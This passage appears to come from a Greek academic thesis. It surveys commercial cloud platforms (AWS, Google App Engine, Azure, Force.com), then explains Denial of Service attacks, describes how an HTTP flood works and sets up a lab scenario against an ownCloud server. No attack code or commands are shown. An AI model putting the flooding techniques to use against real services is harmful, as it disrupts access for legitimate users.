Το **CloudFront** είναι πιο η πιο καινοτόμα υπηρεσία της Amazon, που δημιουργήθηκε τον Νοέμβριο του 2008.Το CloudFront είναι ένα δίκτυο διανομής περιεχομένου (Content Delivery Network),το οποίο λειτουργεί με τα δεδομένα που αποθηκεύονται στο S3.Μια CDN έχει σχεδιαστεί για να ενισχύει την παράδοση των δεδομένων (περιεχόμενο) έως τους καταναλωτές τους (πελάτες / τελικούς χρήστες), παρέχοντας τους πιο κοντινές τοποθεσίες για τη διανομή τους. Με την παροχή αυτή, μια υπηρεσία παροχής περιεχομένου μπορεί να παρέχει στους τελικούς χρήστες του μικρότερο χρόνο παράδοσης και καλύτερη απόδοση. Με την έναρξη του CloudFront, η Amazon είναι τώρα έτοιμη να ανταγωνιστεί με τις καθιερωμένες επιχειρήσεις που προσφέρουν CDN, όπως την Akamai και την Limelight Networks.

Η **Simple Queue Service (SQS)** της Amazon παρέχει αξιόπιστη ανταλλαγή μηνυμάτων μεταξύ στοιχειών διανεμημένου λογισμικού. Χρησιμοποιείται συχνά σε συνδυασμό με την EC2 για να συντονίσει τις δράσεις σε διαφορετικά instances ή σε διαφορετικές συνιστώσες μιας μεγαλύτερης εφαρμογή που τρέχει στο EC2. Η Amazon παρέχει το παρακάτω παράδειγμα για να δείξουμε πώς διαφορετικές υπηρεσίες ταιριάζουν μεταξύ τους σε μια cloud-βασισμένη εφαρμογή: Για παράδειγμα, εδώ είναι το πώς ένας ιστοχώρος διακωδικοποίηση βίντεο χρησιμοποιεί το Amazon EC2,το Amazon SQS, το Amazon S3 και την Amazon SimpleDB μαζί. Οι τελικοί χρήστες υποβάλουν το βίντεο για να μετατραπεί στο website. Τα βίντεο αποθηκεύονται στο Amazon S3,και ένα μήνυμα ("το μήνυμα της εντολής") τοποθετείται σε μια Amazon SQS ουρά ("η εισερχόμενη ουρά") με ένα δείκτη για το βίντεο και με το στοχευμένο βίντεο στο μήνυμα. Η μηχανή διακωδικοποίηση, που τρέχει σε ένα σύνολο Amazon EC2 instances ,διαβάζει το μήνυμα αιτήματος από την εισερχόμενη ουρά, ανακτά το βίντεο από το Amazon S3 με το δείκτη, και μετατρέπει το βίντεο στην μορφή του στόχου. Η μετατροπή του βίντεο επανατίθεται στο Amazon S3 και ένα άλλο μήνυμα ("η απάντηση ") τοποθετείται σε μια άλλη Amazon SQS ουρά ("ο απερχόμενος από την ουρά") με ένα δείκτη στο μετατρεπόμενο βίντεο. Την ίδια στιγμή, τα μεταδεδομένα που είναι σχετικά με το βίντεο (π.χ. τη μορφή, την ημερομηνία που δημιουργήθηκε και το μήκος του) μπορεί να αναπροσαρμόζονται στο Amazon Simple DB για την εύκολη την αναζήτηση του. Κατά τη διάρκεια αυτής όλη τη ροής εργασίας, μια ειδική instance του Amazon EC2 μπορεί να παρακολουθεί συνεχώς την εισερχόμενη ροή στην ουρά, με βάση τον αριθμό των μηνυμάτων στην εισερχόμενη ουρά. Ακόμα είναι σε θέση δυναμικά να προσαρμόσει τον αριθμό των εμφανίσεων διακωδικοποίηση στο Amazon EC2 instance και να καλύψει το χρόνο απόκρισης των πελατών.

Η **AWS Premium Support** δεν είναι ένα τεχνικό προϊόν. Είναι μια υπηρεσία υποστήριξης αι συμβουλευτικής που σχετίζονται με τις υπηρεσίες cloud της Amazon.Η Amazon θα παρέχει βοήθεια και επιχειρησιακή υποστήριξη σε τεχνικά θέματα που σχετίζονται με την ανάπτυξη λογισμικού που χρησιμοποιούν τις υπηρεσίες cloud. Η Amazon έχει επίσης μια ποικιλία από υψηλότερου επίπεδου

εφαρμογές, πιο συγκεκριμένα σε εφαρμογές επίπεδου πλατφόρμας και επικεντρώνεται κυρίως γύρω από αλληλεπιδράσεις του εμπορίου. Για παράδειγμα, η Amazon παρέχει μια ευέλικτη υπηρεσία πληρωμών (Flexible Payments Service),η οποία επιτρέπει στους εμπόρους να χρησιμοποιούν το υπάρχον σύστημα για την διαδικασία πληρωμής στην Amazon.

7.3.2 Μηχανή Google App

Εικόνα 14:Το λογότυπο της Google app engine

Η **App Engine** της Google είναι διαμετρικά αντίθετη αντιμετώπιση του cloud computing.Το AppEngine είναι στοχευόμενο σε κλασσικές διαδικτυακές εφαρμογές και επιβάλει δόμηση της εφαρμογής με ξεκάθαρο διαχωρισμό μεταξύ του υπολογιστικού επιπέδου, που είναι χωρίς κατάσταση, και του αποθηκευτικού επιπέδου που έχει καταστάσεις. Η App Engine δεν μπορεί να έχει τόσο ευρεία χρήση όπως το EC2 καθώς δεν επιτρέπει ευελιξία στην υποδομή του συστήματος αλλά παρέχοντας αυτή την υποδομή απαλλάσσει τους δημιουργούς από τις ανάγκες διαχείρισης και τα προβλήματα που έχει η εγκατάσταση μεγάλων κατανεμημένων εφαρμογών.

Η App Engine αναλαμβάνει την τοποθέτηση της εφαρμογής σε ένα cluster, την παρακολούθηση αυτού και την επαναφορά σε περίπτωση αποτυχίας. Περιορισμοί που επιβάλλονται από την App Engine:

- Οι developers έχουν μόνο read δικαιώματα στο σύστημα αρχείων της App Engine.
- Εκτός από προγραμματισμένες εργασίες υποβάθρου (background tasks) η App Engine μπορεί να εκτελέσει μόνο κώδικα που καλείτε από http αιτήματα.
- Οι χρήστες μπορούν να ανεβάζουν αυθαίρετα python modules αλλά μόνο αν είναι γραμμένα σε καθαρή python.
- Η App Engine περιορίζει τις μέγιστες επιστρεφόμενες εγγραφές από την βάση Δεδομένων σε 1000 ανά κλήση.
- Οι Java εφαρμογές μπορούν να χρησιμοποιήσουν μόνο ένα μέρος του JRE.
- Οι Java εφαρμογές δεν μπορούν να δημιουργήσουν καινούργια νήματα.

Όπως είναι προφανές η App Engine αποτελεί μια τελείως διαφορετική υλοποίηση Cloud Computing.

7.3.3 Microsoft Azure Services Platform

Εικόνα 15:Το Microsoft Azure Services Platform και οι υπηρεσίες της

Όπως οι προσφορές τις Amazon,έτσι και η **Microsoft Azure Services Platform** περιέχει διάφορα στοιχειά:

- Live Services
- SQL Services
- .NET Services
- SharePoint Services
- Dynamics CRM Services

Το σχήμα δείχνει το διάγραμμα της Microsoft και τα εξαρτήματα της πλατφόρμας Azure Services.Η Azure πλατφόρμα υπηρεσιών της Microsoft εξακολουθεί να είναι σε περιορισμένη έκδοση και ορισμένες λεπτομέρειες δεν είναι σαφείς. Το βασικό της πλατφόρμα Azure είναι ότι επιτρέπει στους χρήστες να τρέχουν ελεγχόμενο κώδικα σε μια εικονική μηχανή σε φιλοξενούμενους και συντηρούμενους servers της Microsoft.Οι χρήστες πρέπει να επιλέξουν ρόλους Web ή εργαζομένων ρόλους για τις instance εφαρμογές: ρόλοι Web είναι κατάλληλοι για φιλοξενούμενες εφαρμογές που αλληλεπιδράν με τον έξω κόσμο διαμέσου του διαδικτύου, ενώ οι ρόλοι των εργαζομένων είναι κατάλληλοι για τον κώδικα που απλά εκτελεί. Η βασική Azure πλατφόρμα παρέχει επίσης την αποθήκευση σε τρεις μορφές: σε Blobs,σε πίνακες και σε Ουρές.Η blob αποθήκευση είναι παρόμοια με αυτή του Amazon S3 ,η αποθήκευση σε πίνακα είναι παρόμοια με αυτή της SimpleDB της Amazon και η ουρά αποθήκευσης είναι παρόμοια με αυτή της SQS της Amazon. Εκτός από τη βασική πλατφόρμα Azure, οι συμπληρωματικές υπηρεσίες περιλαμβάνουν τα ακόλουθα:

SQL Υπηρεσίες: Η υπηρεσίες δεδομένων SQL επιτρέπει στους πελάτες να φιλοξενούν βάσης δεδομένων-όπως η αποθήκευση στο cloud. Το λογισμικό βασίζεται σε μια σχεσιακή βάση δεδομένων του συστήματος διαχείρισης της Microsoft SQL

Server, αλλά εκθέτει ένα ελαφρώς διαφορετικό περιβάλλον από αυτή της κοινής σχεσιακής βάσης δεδομένων. Αυτή η υπηρεσία είναι παρόμοια με αυτή της Amazon SimpleDB.

Υπηρεσίες .NET:Η .NET υπηρεσία περιλαμβάνει τρία στοιχεία: την υπηρεσία ελέγχου πρόσβασης, την υπηρεσία Bus και την υπηρεσία ροής εργασίας. Αυτές είναι βοηθητικές υπηρεσίες που χρησιμοποιούνται για την κατασκευή πολύπλοκων εφαρμογών που χρησιμοποιούν το Azure.

Live Υπηρεσίες: Οι υπηρεσίες Live περιλαμβάνουν μια σειρά από υπηρεσίες κοινές με τις Live Microsoft επώνυμες υπηρεσίες, όπως το MSN Hotmail, το Live Messenger, το Live Search και άλλα. Για παράδειγμα, μια εφαρμογή μπορεί να έχει πρόσβαση σε κοινές πληροφορίες που σχετίζονται με την Live ταυτότητα και το λογαριασμό του χρήστη. Τόσο η SharePoint και οι Dynamics CRM υπηρεσίες είναι μεγαλύτερες, βασιζόμενες σε τομείς, που υπάρχον στο Microsoft λογισμικό και από όπου μπορούν να χρησιμοποιήσουν τη λειτουργικότητα του.

7.3.4 Salesforce force.com

Το Salesforce είναι μια Customer Relationship Management (CRM) προμηθευτής λογισμικού, που παραδίδει το λογισμικό του ως υπηρεσία online (SaaS).Το Force.com είναι μια μοναδική πλατφόρμα-ως -υπηρεσία που προσφέρει και επιτρέπει στους προμηθευτές του να δημιουργήσουν τις επιχειρηματικές εφαρμογές τους και αυτές να παραδίδονται στη υπάρχουσα υποδομή Salesforce. Το Salesforce αναφέρει σαν στόχους του force.com τις περιοχές εφαρμογής του στη διαχείριση των προγραμματιστικών πόρων (enterprise resource planning ERP), διαχείριση πόρων ανθρώπινου δυναμικού (human resource management HRM) και διαχείριση της αλυσίδας εφοδιασμού (supply chain management SCM). Αυτό καθιστά το force.com σχετικά εξειδικευμένο μεταξύ των προσφορών Cloud Computing, δεδομένου ότι είναι πιο εξαρτώμενο από το πεδίο και απευθυνόμενο προς τις χαρακτηριστικές γενικές εφαρμογές WEB όπως η μηχανή Google App ή άλλες παρόμοιες πλατφόρμες.

Μέρος ΙΙ

Κεφάλαιο 8 Denial of Service

8.1 Εισαγωγή

Οι επιθέσεις *Άρνησης Υπηρεσιών* ή *Denial of Service (DoS) ή Distributed Denial of Service (DDoS),* είναι ένα είδος επίθεσης όπου ο επιτιθέμενος προσπαθεί να αποτρέψει τη διάθεση των πόρων ενός δικτύου ή ενός υπολογιστή, προς το προβλεπόμενο χρήστη. Παρόλο που τα μέσα για την δημιουργία της επίθεσης, τα κίνητρα και οι στόχοι μιας DoS επίθεσης μπορεί να ποικίλουν, συνήθως οι προσπάθεια επικεντρώνεται στη διακοπή, είτε προσωρινή είτε μόνιμη, των υπηρεσιών ενός διακομιστή συνδεδένου στο Διαδίκτυο. Η *DDoS* (*Distributed Denial of Service)* επίθεση γίνεται από δύο ή περισσότερους επιτιθέμενους, ή bots (botnet), ενώ η *DoS* (*Denial of Service)* επίθεση από ένα επιτιθέμενο ή σύστημα.

Οι δράστες τέτοιων επιθέσεων συνήθως στοχεύουν ιστοσελίδες ή υπηρεσίες που φιλοξενούνται σε διακομιστές μεγάλων εταιριών όπως είναι οι τράπεζες και οι online πληρωμές με πιστωτικές κάρτες. Το αποτέλεσμα θα είναι να καταναλώνουν όλους τους πόρους στους διακομιστές αυτούς, αποτρέποντας έτσι τους χρήστες από το να αποκτήσουν πρόσβαση σε κάποιες από τις υπηρεσίες του διακομιστή. Τέτοιες επιθέσεις συνήθως σχετίζονται με τα δίκτυα υπολογιστών όπου η κύρια συσκευή που γίνεται στόχος είναι ο διακομιστής. Μερικές φορές όμως μπορούν να σχετιστούν και με άλλες συσκευές, όπως είναι ο σκληρός δίσκος ενός υπολογιστή, όπου ένας ιός κρατάει τις κεφαλές του σκληρού δίσκου να περιστρέφονται συνέχεια μέχρι να αποτύχουν, με αποτέλεσμα να προκύψει άρνηση υπηρεσιών για τους χρήστες. Σε γενικές γραμμές οι επιθέσεις DoS εφαρμόζονται, για να εξαναγκάσουν τους υπολογιστές που έχουν ως στόχο σε επανεκίνηση ή για να καταναλώσουν τους πόρους τους έτσι ώστε να μην είναι δυνατή η διάθεση τους για την υπηρεσία που προορίζονται ή ακόμα και για την παρεμπόδιση της ορθής επικοινωνίας μεταξύ των χρηστών και της υπηρεσίας.

Πολλές επιχειρήσεις και οργανισμοί σήμερα δεν παίρνουν στα σοβαρά και παραβλέπουν τις επιπτώσεις που θα είχε μία επίθεση DoS στο δίκτυο τους και στις υπηρεσίες που διαθέτουν. Για την επίτευξη μίας DoS επίθεσης δεν απαιτείται εξελιγμένος και ακριβός εξοπλισμός. Μπορούν να εφαρμοστούν από ανταγωνιστές, για πολιτικούς σκοπούς ή από την απογοήτευση ενός επιτιθέμενου όταν αυτός δεν μπορεί να εισχωρήσει στο σύστημα μία επιχείρησης ή ενός οργανισμού.

Σήμερα υπάρχουν δύο είδη επιθέσεων Άρνησης Υπηρεσιών: είναι οι επιθέσεις που προκαλούν κατάρρευση στις υπηρεσίες, και οι επιθέσεις που "πλημμυρίζουν" τις υπηρεσίες με υπερβολική δικτυακή κίνηση. Μια επίθεση μπορεί να εφαρμοστεί με διάφορους τρόπους.

Οι βασικοί τρόποι τέτοιων επιθέσεων είναι:

- Κατανάλωση υπολογιστικών πόρων, όπως είναι το εύρος ζώνης, χωρητικότητα δίσκου και επεξεργαστικός χρόνος.
- Διακοπή στις ρυθμίσεις παραμέτρων, όπως είναι οι πληροφορίες δρομολόγησης.
- Αποστολή πολλών ταυτόχρονων αιτήσεων επικοινωνίας στο στόχο, ώστε να μην μπορέσει να ανταποκριθεί ή να ανταποκρίνεται πολύ αργά με αποτέλεσμα να θεωρηθεί μη προσβάσιμο.
- Διακοπή της λειτουργίας των φυσικών στοιχείων του δικτύου.

Μια DoS επίθεση ειναι πιθανό να περιλαμβάνει την εκτέλεση malware προγραμμάτων με σκοπό:

- Να φτάσει στα όρια τον επεξεργαστή του στόχου, κάνοντας αδύνατη την εκτέλεση άλλης εργασίας.
- Τη λανθασμένη λειτουργία του μικροκώδικα του υπολογιστή.
- Να εκμεταλλευτεί λάθη του λειτουργικού συστήματος, προκαλώντας κατανάλωση πόρων.
- Να οδηγήσει το λειτουργικό σύστημα σε κατάσταση ολικής αποτυχίας.

Στις περισσότερες περιπτώσεις οι επιθέσεις DoS εμπεριέχουν την πλαστογράφηση των IP διευθύνσεων αποστολής (IP address spoofing), έτσι ώστε να μην είναι εύκολη η αναγνώριση της περιοχής στην οποία βρίσκονται τα μηχανήματα των επιτιθέμενων και η αποτροπή του φιλτραρίσματος της κίνησης που προέρχεται από τις διεθύνσεις αυτές. Οι επιθέσεις θα μπορούσαν να χωριστούν σε κατηγορίες με βάση τα επίπεδα του μοντέλου OSI. Έτσι έχουμε επιθέσεις Άρνηση Υπηρεσιών του επιπέδου Εφαρμογών, του επιπέδου Μεταφοράς, του επιπέδου Δικτύου, και του επιπέδου Media Access Control [20].

8.2 Άρνηση Υπηρεσιών στο Επίπεδο Εφαρμογών/OSI σε σύστημα Cloud

Μια επίθεση Άρνησης Υπηρεσιών στο Επίπεδο Εφαρμογών του μοντέλου OSI μπορεί να εφαρμοστεί σε ένα ενσύρματο ή ασύρματο δίκτυο. Ένας τρόπος να επιτευχθεί είναι με τον επιτιθέμενο να στέλνει ένα μεγάλο αριθμό από HTTP GET request πακέτα σε έναν διακομιστή και είναι δύσκολη να ανιχνευτεί. Η επίθεση αυτή λέγεται *http flood*, δηλαδή επίθεση "πλημμύρας" του διακομιστή με ένα μεγάλο αριθμό πακέτων τα οποία θεωρούνται έγκυρα. Όμως το πρόβλημα είναι ότι ο αριθμός των πακέτων αυτών είναι τόσο μεγάλος που οδηγεί στην εξάντληση της επεξεργαστικής ικανότητας του διακομιστή με αποτέλεσμα να μην μπορεί να εξυπηρετήσει άλλους χρήστες.


Συγκεκριμένα ο επιτιθέμενος εφαρμόζοντας αυτή την επίθεση, αυτό που κάνει είναι να στέλνει αρχικά ένα TCP SYN πακέτο, και ο στόχος (server) απαντάει πίσω με ένα TCP SYN ACK πακέτο. Ο επιτιθέμενος θα ολοκληρώσει τη διαδικασία αυτή που είναι γνωστή ως *three-way handshake* στέλνοντας και αυτός ένα TCP ACK πακέτο. Ύστερα θα αρχίσει να στέλνει HTTP GET request πακέτα για μία σελίδα στον

διακομιστή. Αν η διαδικασία αυτή ενισχυθεί επαναλαμβάνοντάς τη πολλές φορές σε κάθε χρονική στιγμή, τότε θα οδηγήσει σε υπερφόρτωση του διακομιστή.


Ο εντοπισμός μίας HTTP flood DoS επίθεσης είναι μια δύσκολη διαδικασία διότι η TCP σύνδεση που δημιουργεί ο επιτιθέμενος με το διακομιστή είναι έγκυρη, και έτσι είναι και τα HTTP GET request που στέλνει. Το κόλπο στον εντοπισμό μιας τέτοιας επίθεσης είναι να καταλάβουμε πότε υπάρχει μεγάλος αριθμός χρηστών που να ζητάνε ένα αρχείο από το διακομιστή την ίδια χρονική στιγμή. Όμως αυτό κρύβει και κάποιους κινδύνους, γιατί μπορεί μάλιστα μέσα στην κίνηση που προορίζεται για επίθεση, να υπάρχει και κίνηση που προέρχεται από κανονικούς χρήστες, και έτσι αν απορριφθεί όλη η κίνηση, θα απορριφθεί και η κίνηση των χρηστών, οδηγώντας πάλι σε αυτό που σκόπευε ο επιτιθέμενος: την άρνηση υπηρεσιών. Στη συνέχεια εφαρμόζουμε στην πράξη την επίθεση αυτή [20].

8.2.1 Το περιβάλλον και το σενάριο της HTTP flood επίθεση

Στο κομμάτι αυτό θα δείξουμε την εφαρμογή της επίθεσης πάνω σε ενα σύστημα cloud, το ownCloud. Για την ανάγκη του σεναρίου της επίθεσης, χρησιμοποιήσαμε ένα Apache server ο οποίος ήταν εγκατεστημένος στο μηχάνημα του θύματος, όπου χρησιμοποιούσε λειτουργικό σύστημα Windows 7. Ο server χρησιμοποιούσε τη θύρα 80 για να δέχεται εισερχόμενες συνδέσεις και για διεύθυνση την IP address του μηχανήματος του θύματος.




Εικόνα 16:Η IP διεύθυνση του θύματος




Εικόνα 17:Η εφαρμογή του Apache server

Ο server φιλοξενούσε τη σελίδα της cloud εφαρμογής ownCloud όπως φαίνεται στη παράκατω εικόνα. Το ownCloud είναι μια εφαρμογή για το συγχρονισμό και διαμοιρασμό αρχείων και data. Το όλο σύστημα της εφαρμογής εγκαθείσται στο data center του χρήστη και δημιουργεί ένα private cloud computing σύστημα. Η υπηρεσία που προσφέρει το σύστημα αυτό είναι τύπου IaaS και συγκεκριμένα, διανέμει δικτυακό αποθηκευτικό χώρο (data storage) στον κάθε client της υπηρεσίας, χρησιμοποιώντας τους πόρους του data center του χρήστη. Οι clients της υπηρεσίας έχουν τη δυνατότητα να "ανεβάζουν" data στον προσωπικό τους χώρο τα οποία συγχρονίζονται μέσω της εφαρμογής. Έτσι οι χρήστες έχουν τη δυνατότητα να έχουν προσβάση από οπουδήποτε στον αποθηκευτικό τους χώρο, άρα και στα δεδομένα τους.




Εικόνα 18:Η σελίδα του ownCloud σε λειτουργία

